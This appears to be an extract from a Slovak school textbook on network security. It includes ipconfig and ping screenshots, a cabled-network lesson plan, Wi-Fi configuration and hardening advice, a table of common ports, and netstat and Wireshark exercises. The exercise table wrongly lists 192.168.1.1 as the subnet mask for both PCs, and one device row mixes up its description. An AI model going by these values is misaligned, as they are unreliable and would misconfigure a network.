C:\Users\Maja>ipconfig

Windows IP Configuration

Ethernet adapter Lokálne pripojenie 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . : 
Ethernet adapter Sieťové pripojenie Bluetooth 2:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . : 
Ethernet adapter Lokálne pripojenie:

    Connection-specific DNS Suffix . . : localdomain
    IPv6 Address. . . . . : fdb2:2c26:f4e4:0:f1b8:c29d:be89:1b58
    Temporary IPv6 Address. . . . . : fdb2:2c26:f4e4:0:c0a7:2661:ccc8:e5e2
    Link-local IPv6 Address . . . . . : fe80::f1b8:c29d:be89:1b58%10
    IPv4 Address. . . . . : 10.211.55.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::21c:42ff:fe00:18%10
                                10.211.55.1
  
```

Obrázok 5-16
Zobrazenie konfigurácie IP

Testovanie spojenia medzi zariadeniami

Na testovanie pripojenia dvoch zariadení alebo pripojenia zariadení nejakú počítaču používame príkaz *ping*. Za ním nasleduje buď doménová adresa alebo IP adresa príslušného zariadenia. Výpis obsahuje odpoveď príslušného zariadenia a štatistiku počtu prejdenných, doručených a stratených dát od cieľového zariadenia. Ak je chyba v spojení, tak výpis bude obsahovať správu o vypršaní požiadavky: „Request time out“. Vid’ nasledujúce obrázky.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. všetky práva vyhradené.

C:\Users\Maja>ping laborec.svsmi.sk


Pinging laborec.svsmi.sk [194.160.226.130] with 32 bytes of data:
Reply from 194.160.226.130: bytes=32 time=17ms TTL=128
Reply from 194.160.226.130: bytes=32 time=24ms TTL=128
Reply from 194.160.226.130: bytes=32 time=28ms TTL=128
Reply from 194.160.226.130: bytes=32 time=25ms TTL=128

Ping statistics for 194.160.226.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 17ms, Maximum = 28ms, Average = 23ms

C:\Users\Maja>
```

Obrázok 5-17

Náhľad obrazovky pre skúmanie konektivity pomocou ping a doménového mena



```
PC1
Physical Config Desktop Attributes Custom Interface
Command Prompt

Packet Tracer PC Command Line 1.0
C:\>ping 192.168.10.20

Pinging 192.168.10.20 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.10.20:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>
```


Obrázok 5-18

Náhľad obrazovky pre skúmanie konektivity pomocou ping . Spojenie nebolo úspešné.

5.9 Bezpečnosť počítačovej siete – káblové pripojenie (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Identifikovať typy pripojenia sa do siete a sieťové zariadenia	1
2	Posúdiť, ako sa reprezentujú dáta v jednotlivých typoch médií	2
4	Identifikovať typy káblov medených a optických a poznať jednotlivé konektory	1
5	Nakonfigurovať IP adresu počítača a vybudovať jednoduchú sieť zloženú z 2 počítačov a 1 prepínača	3
6	Skontrolovať konektivitu zariadení pripojených v sieti	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Postoj ku rešpektovaniu rizík, ktoré sú spojené s využívaním IKT – budovať a prehľbovať uvedomenie si reálneho rizika.
2	Postoj ku ochrane softvéru a dát v počítači – budovať a prehľbovať potrebu ochrany digitálneho obsahu počítača.

DIDAKTICKÝ PROBLÉM

Téma počítačových sietí je často chápaná formálne, žiaci nemajú praktické zručnosti pri skúmaní a nastavovaní sietí.

MOTIVÁCIA – 5 MIN

Hodinu začneme diskusiou o probléme, ktorý už asi zažili všetci žiaci: „Vypadol vám internet vo vašom počítači! Čo máme robiť a ako postupovať?“ Diskusiu smerujeme ku tomu, aby žiaci sami povedali, že najprv musia skontrolovať pripojenie fyzické – káblové, a aké typy káblov môžeme použiť a aké prostredné zariadenia poznáme a pod.

SKÚMANIE 1 – 10 MIN



Žiaci rozdelení do skupín, dostanú od učiteľa sieťové zariadenia – smerovače, prepínače, sieťové karty a rôzne médiá, aspoň po 2 do skupiny. Ich úlohou je preskúmať a identifikovať podľa zadania:

CVIČENIE –PRESKÚMAJTE!

Identifikácia sieťových zariadení a kabeláže

Ako člen personálu podpory siete musíte byť schopný identifikovať rôzne sieťové zariadenia. Musíte pochopiť aj funkciu zariadenia v príslušnej časti siete.

Dostanete od učiteľa rôzne sieťové zariadenia na identifikáciu. Každé je označené identifikačným číslom. Zistite číslo značky zariadenia, výrobcu, modelu zariadenia, typu (rozbočovač, prepínač a router), funkčnosť (bezdrôtové pripojenie, smerovač, prepínač alebo kombinácia) a ďalšie fyzické vlastnosti, ako napríklad počet typov rozhraní.

Váš učiteľ vám poskytne na identifikáciu rôzne sieťové médiá. Budete menovať sieťové médiá, identifikovať typ média (meď, optické vlákno alebo bezdrôtová sieť) a poskytnite krátky popis médií vrátane toho, ktoré zariadenie typov, ktoré spája.

Napríklad pre UTP kábel: pripája káblové porty NIC na sieťových zariadeniach, je to kábel Cat 5 priamy kábel. Pripája počítače a smerovače (router) na prepínače (switch) a káblové rozvádzače (wiring panels).

Pracujte vo dvojiciach a potrebné informácie vyhľadávajte na internete. Údaje sa zapisujú do tabuliek.

Poznámka:

Učiteľ si môže pripraviť staršie smerovače, alebo prepínače. Sieťové karty odporúčame preskúmať tie, čo majú žiaci v počítačoch. Žiaci budú hľadať značku počítača a na internete vyhľadávajú charakteristiky príslušných sieťových kariet. Podobne je to aj s UTP resp. STP a BNC káblami a konektormi. Použite iba tie, ktoré sa vyskytujú u vás na škole.

Žiaci si údaje zapisujú do tabuľky pre zariadenia:

Výrobca	Model	Typ	Funkcia	charakteristika
---------	-------	-----	---------	-----------------



CISCO	1941	Router	Router	2 Gigabit ethernet porty, 2 konzolové porty, Pripája počítače a smerovače (router) na prepínače (switch) a káblové rozvádzače (wiring panels).

Tabuľka pre zapisovanie médií:

Sieťové médium	Typ	Popis
UTP	Medené	Prepája sieťové karty a ethernetové porty na sieťových zariadeniach, je to priamy kábel CAT5,

VYSVETLENIE – 5 MIN



Učiteľ vyzve žiakov, aby v diskusii popísali jednotlivé zariadenia a ich účel použitia. Podobne, učiteľ vyzve, aby žiaci popísali jednotlivé médiá, ktoré dostali a vysvetlili ostatným, kde sa používajú.

SKÚMANIE 2 – 20 MIN





CVIČENIE –PRESKÚMAJTE!


Skontrolujte si svoju sieť

Počítačové siete sú konštruované z troch hlavných komponentov: koncových zariadení, prepínačov a smerovačov. V tomto cvičení postavíte jednoduchú sieť s dvoma koncovými zariadeniami - počítačmi a jedným prepínačom podľa obrázka 5.19.

IP adresy na počítači nastavte tak, aby ste umožnili komunikáciu medzi týmito dvoma zariadeniami. **Použitie nástroj ping na overenie pripojenia.**

Nastavte IP adresy takto:

Zariadenie	IP adresa	Maska podsiete
PC1	192.168.1.10	192.168.1.1
PC2	192.168.1.11	192.168.1.1



Obrázok 5-19
Sieť pre konfiguráciu




DIAGNOSTIKA – 5 MIN

Funkčnosť zapojenia siete je diagnostikou dosiahnutia cieľov tejto hodiny.

BIBLIOGRAFIA

- [1] Cisco Netacad, „Physical Layer Connection,“ 2016. [Online]. Available: <https://static-course-assets.s3.amazonaws.com/ITN6/en/index.html#4.1.1.1>. [Přístup získán 2018].
- [2] Cisco Networking Academy, „Network Security Infrastructure (5.2),“ v *CCNA Cybersecurity Operations Companion Guide*, Cisco Press, 2018.
- [3] Cisco Netacad, „Physical layer media,“ 2016. [Online]. Available: <https://static-course-assets.s3.amazonaws.com/ITN6/en/index.html#4.1.2.2>. [Přístup získán 2018].



INFORMAČNÁ BEZPEČNOSŤ (06. KAPITOLA)

.....
MÁRIA SPIŠÁKOVÁ

OBSAH

6	Bezpečnosť počítačovej siete – bezdrôtové pripojenie	159
6.1	Bezpečnosť počítačovej siete – bezdrôtové pripojenie (študijný text).....	161
6.1.1	Protokoly a funkcie bezdrôtových sietí.....	161
6.1.2	Operácie bezdrôtovej siete.....	161
6.1.3	Bezdrôtové prístupové body a bezdrôtové smerovače	163
6.1.4	Ochrana Wi-Fi sietí	165
6.2	Bezpečnosť počítačovej siete – bezdrôtové pripojenie (metodika) – 1. hodina.....	169
6.3	Bezpečnosť počítačovej siete – bezdrôtové pripojenie (metodika) – 2. hodina.....	174
	Bibliografia.....	179

6 BEZPEČNOSŤ POČÍTAČOVEJ SIETE – BEZDRÔTOVÉ PRIPOJENIE

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 2 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača;
- identifikovať, či je počítač pripojený do počítačovej siete;
- pracovať s webovým prehliadačom;
- Príkazový riadok - poznať jeho úlohu a vedieť ho odštartovať.

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s dvoma sieťovými kartami: RJ45 a Wi-Fi, s webovým prehliadačom, s výstupom cez dataprojektor;
- žiacke počítače pripojené na internet s dvoma sieťovými kartami: RJ45 a Wi-Fi, s webovým prehliadačom; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;
- 1 prepínač – pre skupinu 2 žiakov
- 1 Wi-Fi router – pre skupinu žiakov
- softvér Wireshark – nainštalovaný na všetkých žiackych počítačoch
- softvér currports – nainštalovaný na všetkých žiackych počítačoch

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;
- bádateľská metóda

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

6.1 Bezpečnosť počítačovej siete – bezdrôtové pripojenie (študijný text)

6.1.1 Protokoly a funkcie bezdrôtových sietí

Bezdrôtové siete LAN (wireless LAN - WLAN) používajú namiesto káblov rádiové vlny (radio Frequencies - RF). WLAN pracujú na podobnom princípe ako Ethernetové siete LAN.

Organizácia IEEE prijala štandardy 802 LAN / MAN, ktoré sú štandardy pre architektúru počítačových sietí. Dva najhlavnejšie štandardy sú **802.3** Ethernet, ktorý definovali Ethernet pre káblové siete LAN a **802.11** definovaný Ethernet pre siete WLAN.

Pre tieto štandardy existujú hlavné rozdiely:

Charakteristika	IEEE 802.11 Wireless LAN	IEEE 802.3 Ethernet LAN
Fyzická vrstva	Rádiové vlny (RF)	káble
Dostupnosť	Ktokoľvek s Wi-Fi sieťovou kartou a v dostupnosti na prístupový bod	Iba počítače pripojené káblom
Rušenie signálu	áno	nepodstatné

WLAN sa tiež líšia od káblových LAN nasledovne:

- WLAN pripájajú klientov ku sieti prostredníctvom bezdrôtového prístupového bodu (wireless access point - AP) alebo bezdrôtového smerovača namiesto ethernetového prepínača.
- Pripojenia WLAN spájajú mobilné zariadenia, ktoré sú často napájané z batérií, na rozdiel od zariadení na káblových LAN. Bezdrôtové sieťové karty (NIC) majú tendenciu znižovať životnosť batérie mobilného zariadenia.
- WLAN vyvolávajú viac problémov s ochranou súkromia, pretože rádiové frekvencie sa môžu dostať mimo zariadenia.


6.1.2 Operácie bezdrôtovej siete

Aby mohli bezdrôtové zariadenia komunikovať cez sieť, musia sa najskôr priradiť k prístupovému bodu (Access Point – AP) alebo bezdrôtovému smerovaču. Dôležitou súčasťou procesu IEEE 802.11 je objavovanie siete WLAN a následné pripojenie k nej.


Riadenie pripojenia k Wi-Fi sieti prebieha cez trojstupňový proces. (Obr.6.1)

1. Objavenie nového bezdrôtového AP

2. Autentifikácia s AP
3. Priradenie sa k AP



Obrázok 6-1
Trojstupňový proces priradenia k AP



Obrázok 6-2
Nastavenie AP

Aby sa klient (počítač) priradil k AP, musia sa bezdrôtový klient a AP dohodnúť na konkrétnych parametroch. Parametre musia byť nakonfigurované na AP a následne na klientovi, aby sa umožnilo dohadovanie týchto procesov. Bežné konfigurovateľné bezdrôtové parametre zahŕňajú: (Obr. 6.2)

- **Režim siete** - vzťahuje sa na štandardy 802.11 WLAN. AP a bezdrôtové smerovače môžu pracovať v zmiešanom režime, ako je to znázornené na obrázku 2, čo znamená, že môžu súčasne používať viaceré štandardy (Standard Channel).
- **SSID** - Identifikátor SSID, meno siete, je jedinečný identifikátor, ktorý bezdrôtový klient používa na rozlíšenie medzi viacerými bezdrôtovými sieťami v rovnakom okolí. Ak je povolené vysielanie SSID, názov SSID sa zobrazí v zozname dostupných bezdrôtových sietí v klientovi. V závislosti od konfigurácie siete môže niekoľko prístupových bodov v sieti zdieľať rovnaký identifikátor SSID. Mená majú zvyčajne 2 až 32 znakov. Na obrázku 2 SSID je nakonfigurovaný ako Home-Net a je povolené vysielanie SSID.
- **Nastavenia kanálov** – (Wide Channel) vzťahuje sa na frekvenčné pásma, ktoré sa používajú na prenos bezdrôtových údajov. Bezdrôtové smerovače a AP môžu vybrať nastavenie kanála, alebo ho možno nastaviť manuálne, ak dochádza k rušeniu s iným AP alebo bezdrôtovým zariadením. Na obrázku 2 je kanál manuálne nastavený na 6, čo je frekvencia 2,437 GHz.
- **Bezpečnostný režim** - odkazuje na nastavenia bezpečnostných parametrov, ako napríklad **WEP**, **WPA** alebo **WPA2**. WEP a WPA nie sú bezpečné, už sú prelomené. Vždy povoľte najvyššiu podporovanú úroveň zabezpečenia. Pre domácu alebo malú kanceláriu je vhodné používať službu WPA2 Personal.

- **Šifrovanie - WPA2** vyžaduje, aby ste si vybrali šifrovací algoritmus. Používajte AES vždy, keď je to možné.
- **Heslo** - Vyžaduje od bezdrôtového klienta na autentifikáciu do prístupového bodu AP. Heslo sa niekedy nazýva bezpečnostný kľúč. Zabraňuje narušiteľom a ostatným nežiaducim používateľom prístup k bezdrôtovej sieti.

Bezdrôtové zariadenia hľadajú a pripájajú sa k AP alebo bezdrôtovému smerovaču pomocou procesu skenovania (sondovania). Tento proces môže byť pasívny alebo aktívny:

Pasívny režim - AP otvorene propaguje svoju službu pravidelným odosielaním broadcastových rámcov obsahujúcich identifikátor SSID, podporované štandardy a nastavenia zabezpečenia. Hlavným účelom tohto propagovania je umožniť bezdrôtovým klientom zistiť, ktoré siete a AP sú k dispozícii v danej oblasti, a tým im umožniť vybrať si, ktorú sieť a AP použiť.

Aktívny režim - klienti bezdrôtového pripojenia musia poznať názov SSID. Bezdrôtový klient iniciuje proces vysielaním požiadavky na viacero kanálov. Táto požiadavka obsahuje názov SSID a podporované štandardy. Ak nie je AP alebo bezdrôtový smerovač nevysiela broadcastové rámce, v ktorých sa propaguje je SSID, je potrebný aktívny režim.

6.1.3 *Bezdrôtové prístupové body a bezdrôtové smerovače*

Aby sme mohli implementovať bezdrôtovú sieť potrebujeme bezdrôtové smerovače a prístupové body (AP – Access point) a počítače s bezdrôtovými sieťovými kartami. V domácnostiach alebo malých podnikových sieťach používame bezdrôtové smerovače, ktoré spájajú funkcie smerovača, prepínača a prístupového bodu do jedného zariadenia. V malých sieťach môže byť bezdrôtový smerovač iba jediným prístupovým bodom, pretože ide o plošne malú mu oblasť. Vo väčších sieťach je obvyčajne mnoho prístupových bodov.

Po veľkých sieťach sa používa tzv. radič bezdrôtovej siete LAN (Wireless LAN Controller - WLC), z ktorého sa ovládajú všetky funkcie prístupových bodov. Z neho sa nakonfigurujú a riadia. Ak sa v LAN používa radič bezdrôtovej siete WLC, prístupové body už nepracujú autonómne, ale odosielať len dáta radiču bezdrôtovej siete WLC. Všetky riadiace funkcie, ako sú definovanie identifikátora siete SSID, alebo autentifikácia a podobne, sa vykonávajú iba na centralizovanom radiči bezdrôtovej siete a nie na každom prístupovom bode. Výhodou centralizácie správy prístupových bodov s použitím radiča bezdrôtovej siete je okrem iného zjednodušená konfigurácia a monitorovanie týchto prístupových bodov.

Pripájanie sa do Wi-Fi sietí je potrebné rozlišovať špeciálne pri verejných Wi-Fi sieťach. Voľné, nezabezpečené Wi-Fi hot spoty v obchodných domoch, na letiskách a pod. sú nebezpečné sieťové pripojenia, na ktorých nie je nakonfigurované žiadne šifrovanie. Dáta, ktoré po nich cestujú sú odkryté, nezašifrované. Vtedy treba kontrolovať, aké webové stránky navštevujeme, či používajú HTTPS protokol, aby komunikácia bola šifrovaná vo vyšších vrstvách. Práve na takýchto sieťach môže prípadný útočník zbierať údaje a odpočúvať komunikáciu.



CVIČENIE –PRESKÚMAJTE!

Preskúmajte informácie o svojom Wi-Fi pripojení a káblovom pripojení

Vašou úlohou je, aby ste v počítači určili dostupnosť a stav sieťových kariet (NIC), ktoré používa váš počítač. Systém Windows poskytuje niekoľko spôsobov, ako môžete zobraziť a pracovať s vašimi NIC.

Požadované pomôcky:

- 1 počítač (Windows) s dvoma sieťovými kartami: káblková a bezdrôtová,
- možnosť bezdrôtového pripojenia, napr. Wi-Fi router v triede

Identifikácia a práca s počítačovou sieťovou kartou

Nájdite identifikátory sieťovej karty v počítači, ktorý používate. Preskúmajte rôzne spôsoby extrakcie informácie o týchto kartách a ako ich aktivovať a deaktivovať. Pripojte váš počítač do Wi-Fi siete a získajte nasledujúce informácie.


Poznámka: Na začiatku tohto cvičenia bola káblková sieťová karta Ethernet v počítači pripojená k jednému portu prepínača. Bezdrôtová sieťová karta je pôvodne zakázaná. Ak sú obe káblové a bezdrôtové sieťové karty povolené, počítač dostane dve rôzne IP adresy a bezdrôtové adresy budú mať prednosť.

Aká je SSID siete, kde ste sa pripojili?	
Aké sú ďalšie SSID vo vašom okolí?	
Aká je rýchlosť prenosu na SSID, kde ste sa pripojili?	
Aká je MAC adresa vašej bezdrôtovej sieťovej karty?	
Je v zozname viac DNS serverov?	
Zobrazte heslo do vašej Wi-Fi siete.	

Identifikujte nasledovné ikony:	

Poznámka

Najjednoduchší prístup do nastavenia sietí je cez ikonu sieťového pripojenia na hlavnom paneli. Klikneme na ikonu pripojenia pravým tlačidlom myši a zvolíme Otvoriť centrum sietí. (Obr. 6.3)



Obrázok 6-3

Postup, ako otvoriť Centrum sietí cez ikonu sieťového pripojenia

CVIČENIE –NAKONFIGURUJTE!

- Nakonfigurujte váš cvičný access point alebo Wi-Fi smerovač, cez http rozhranie. Nastavte režim siete, SSID, nastavenie kanálov, bezpečnostný režim, šifrovanie a heslo. Povoľte propagovanie SSID
- Vidíte na počítačoch identifikátor siete? Pripojte sa s počítačom s Wi-Fi kartou na nakonfigurovaný AP.
- Zakážte propagovanie SSID.
- Vidíte na počítačoch túto sieť? Pripojte sa teraz na túto sieť.

6.1.4 Ochrana Wi-Fi sietí

Poznáme niekoľko základných nástrojov, ako ochrániť Wi-fi siete. Patria tam nastavenia bezdrôtového smerovača, ochrana heslom a šifrovaním, pravidelné aktualizácie softvéru smerovača. Ale je to aj nastavenie firewall, prístupové zoznamy (ACL), VPN siete. O týchto

prvkoch ochrany sme hovorili už v 3. kapitole. Podľa [1] by sme mali dodržiavať tieto zásady pre zabezpečenie našej domácej Wi-Fi siete:

- Zmeňte továrensky nastavené prihlasovacie údaje do smerovača a pravidelne aktualizujte jeho firmware. Pre pripojenie do domácej Wi-fi siete vyžadujte heslo, nenechávajte ju otvorenú ani pre susedov.
- ESET sa odporúča prikloniť pri nákupoch smerovačov k takým, ktorých firmware alebo operačný systém môže byť aktualizovaný a potom ho naozaj pravidelne aktualizovať, pretože spolu s aktualizáciami sa nainštalujú aj bezpečnostné záplaty.
- Používajte silné heslá a pravidelne zálohujte dôležité dáta a súbory na počítačoch.
- Preddefinované prihlasovacie údaje do smart home zariadení zmeňte už pri ich prvotnom zapojení
- Nastavte nižšie výkony žiarenia vašich domácich smerovačov, aby ich nechytali aj susedia.
- Nepropagujte názov svojej Wi-Fi siete a súčasne zmeňte názov SSID tak, aby sa nedalo z neho zistiť typ vášho smerovača.
- Pri odchode z domu na dlhšie obdobie vypínajte svoj Wi-Fi smerovač.

Sieťové porty

Sieťový port je číslo, ktoré spolu s IP adresou identifikuje koniec spojenia a slúži na priradenie spojenia konkrétnej službe. [2] Rozlišuje, ktorá služba si dané dáta „objednala“ v počítači. Ak na počítači bežia viaceré sieťové služby, alebo máme otvorené viac okien v prehľadávači, tak jedine číslo portu jednoznačne identifikuje, ku ktorému spojeniu putujúce dáta patria. Čísla sieťových portov sú od 0 do 65 535.

Keď je v počítači prítomný malvér, často otvára komunikačné porty na hostiteľovi, aby odosielať a prijímal údaje. Príkaz **netstat** možno použiť na hľadanie prichádzajúcich alebo odchádzajúcich pripojení, ktoré nie sú povolené. Pri samotnom používaní príkazu netstat sa zobrazia všetky aktívne pripojenia TCP, ktoré sú k dispozícii. Môžete použiť program: CurrPorts zo stránky: <https://www.slunecnice.cz/sw/currports/>. Ten zobrazí prehľad portov v okne.

Skúmaním týchto pripojení je možné určiť, ktoré programy počúvajú na nepovolené pripojenia. Ak sa vám zdá, že program je malvér, možno vykonať malý výskum na určenie jeho legitímnosti. Potom môžete proces vypnúť pomocou Správcu úloh a antivírusovým softvérom prečistiť počítač. Bližšie sa malvéru budeme venovať v 10. a 11. kapitole.

Tabuľka 1: Čísla niektorých bežne používaných portov a ich služieb. Nazývajú sa "dobré známe" porty

Číslo portu	Služba	Použitie
21	FTP – File Transfer Protocol	Protokol na prenos súborov
22	SSH – Secure Shell	Šifrovaný protokol na prihlásenie ku vzdialenému počítaču cez nezabezpečené siete
23	Telnet	Nešifrované prihlásenie na vzdialený počítač
25	SMTP – Simple Mail Tranfer Protocol	Protokol na odosielanie -pošty

53	DNS – Domain Name System	Systém na preklad doménových adries
80	HTTP –Hyper Text Transfer Protocol	Protokol na prenos hypertextových súborov
110	POP3 – Post Office Protocol	Protokol na sťahovanie pošty verzie 3
123	NTP – Network Time Protocol	Sieťový protokol pre synchronizáciu hodín medzi počítačovými systémami [3]
143	IMAP – Internet Message Access Protocol	Protokol na prístup k pošte cez internet
161/162	SNMP – Simple Network Management Protocol	Protokol na manažovanie siete
443	HTTPS – HTTP Secure	Šifrovaný http protokol

CVIČENIE –PRESKÚMAJTE!

Skúmanie sieťových portov počítača

Skontrolujte, ktoré porty na vašom počítači sú otvorené. Porovnajte čísla lokálnych portov a vzdialených portov, ktoré sú otvorené na vašom počítači. Ak žiaden port nie je otvorený, otvorte si webovú stránku školy, alebo niektorej domény a pozorujte, ako sa zmenia čísla portov. Zodpovedajte na nasledujúce otázky:

Poznámka: Je to možné urobiť príkazom v príkazovom riadku netstat–a alebo netstat –b, alebo použiť program: CurrPorts zo stránky: <https://www.slunecnice.cz/sw/currports/> . Ten zobrazí prehľad portov v okne.

Aké sieťové porty a služby sú povolené?	
Aké sieťové porty a služby sú zakázané?	
S akým vzdialeným počítačom komunikuje váš počítač?	
Cez aký sieťový port komunikuje počítač?	
Aká je jeho IP adresa a doménové meno?	



CVIČENIE –PRESKÚMAJTE!

Používanie Wireshark

Program Wireshark je softvérový protokolový analyzátor alebo aplikácia "packet sniffer", ktorá sa používa na riešenie problémov v sieti, analýzu, vývoj softvéru, protokolov a vzdelávanie. Keďže dátové toky prechádzajú cez sieť, sniffer "zachytáva" každú protokolovú dátovú jednotku (PDU) a môže dekódovať a analyzovať jej obsah podľa príslušného IP alebo iných špecifikácií.

Wireshark je užitočný nástroj pre každého, kto pracuje so sieťami na analýzu dát a riešenie problémov. Aplikáciu Wireshark budeme používať na zachytenie dátových paketov ICMP.

